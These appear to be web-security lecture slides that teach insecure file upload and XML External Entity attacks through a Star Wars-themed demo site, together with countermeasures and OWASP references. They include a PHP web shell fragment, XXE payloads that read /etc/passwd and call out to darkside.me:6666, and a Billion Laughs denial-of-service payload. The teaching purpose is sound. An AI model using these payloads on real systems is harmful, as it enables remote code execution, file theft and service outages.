  $result = shell_exec($_GET["cmd"]);
  echo "<pre>{$result}</pre>";
}
?>
-----------------------------19433307819243937082674373261--
```

```
Array (
   [pic] => Array (
      [name] => shell.php
      [type] => application/octet-stream
      [tmp_name] => /tmp/phpXBWCgN
      [error] => 0
      [size] => 107
   )
)
```

it all comes from the client - trustworthy?



```php
if (!empty($_FILES)){
    move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);
    $_SESSION['profilepic'] = $_FILES['pic']['name'];
}
```

Insecure File Upload

Goal	Upload a malicious file for execution of code
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Countermeasures (excerpt)

- If possible, just store them in a database
- Don‘t use the original file name -> create a new one
- Store the file outside of the webroot
  - recommended: on a separate partition
- Check the real filetype
  - e.g. in php: mime_content_type()
- Set max filesize
  - e.g. in php: post_max_size and upload_max_filesize
- More recommendations
  - https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Remember request routing ???

Classic routing: http://example.com/showprofile.php

it‘s php
file showprofile.php gets
executed with php interpreter

Explicit routing: http://example.com/showprofile

e.g. Laravel (PHP): `Route::get('/showprofile', [UserController::class, 'showprofile’]);`

https://laravel.com/docs/8.x/routing

e.g: Django (Python): `urlpatterns = [ path('/showprofile', views.userprofile)]`

https://docs.djangoproject.com/en/3.1/topics/http/urls/

Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don’t trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	
(Primary) Violated Principle	


Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don’t trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	-
(Primary) Violated Principle	


Insecure File Upload

Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don’t trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	-
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

ok, there is one special filetype left…


students.xml

```xml
<?xml version="1.0" ?>
<students>
    <student>
        <firstname>Anakin</firstname>
        <lastname>Skywalker</lastname>
    </student>
    <student>
        <firstname>Luke</firstname>
        <lastname>Skywalker</lastname>
    </student>
</students>
```



lightside.me/studentreg.php
Browse...
No file selected.
Upload

Welcome Master Kenobi

Do you have any new students to register?


Successfully imported the following students:

```
New Student: Anakin Skywalker
New Student: Luke Skywalker
```



attack1.xml

```xml
<?xml version="1.0" ?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<students>
    <student>
        <firstname>&xxe;</firstname>
        <lastname>Skywalker</lastname>
    </student>
    <student>
        <firstname>Luke</firstname>
        <lastname>Skywalker</lastname>
    </student>
</students>
```




Welcome Master Kenobi

Do you have any new students to register?


No file selected.

Successfully imported the following students:

```
New Student: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```


attack2.xml


```xml
<?xml version="1.0" ?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://darkside.me:6666/test"> ]>
<students>
    <student>
        <firstname>&xxe;</firstname>
        <lastname>Skywalker</lastname>
    </student>
    <student>
        <firstname>Luke</firstname>
        <lastname>Skywalker</lastname>
    </student>
</students>
```


lightside.me/studentreg.php

Welcome Master Kenobi

Do you have any new students to register?

Browse...
attack2.xml
Upload



```
robot@dvmachine:~$ nc -lp 6666
GET /test HTTP/1.0
Host: darkside.me:6666
Connection: close
```

`also very bad: file:///dev/random`

Billion Laughs Attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XML External Entity (XXE)

Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XML External Entity (XXE)

Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XML External Entity (XXE)

Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	
(Primary) Violated Principle	

XML External Entity (XXE)

Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	A4:2017-XML External Entities (XXE)
(Primary) Violated Principle	

XML External Entity (XXE)

Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	A4:2017-XML External Entities (XXE)
(Primary) Violated Principle	„Earn or give, but never assume, trust.“

Key messages

- Most interactions with backend systems can be attacked with similar kinds of injections
- Strictly separate code structure and user input
  - always be aware of the context user input is used in
- Strictly validate user input
- Never trust anything from the client – ever…

THE CLIENT,
YOU MUST NEVER TRUST
MY YOUNG PADAWAN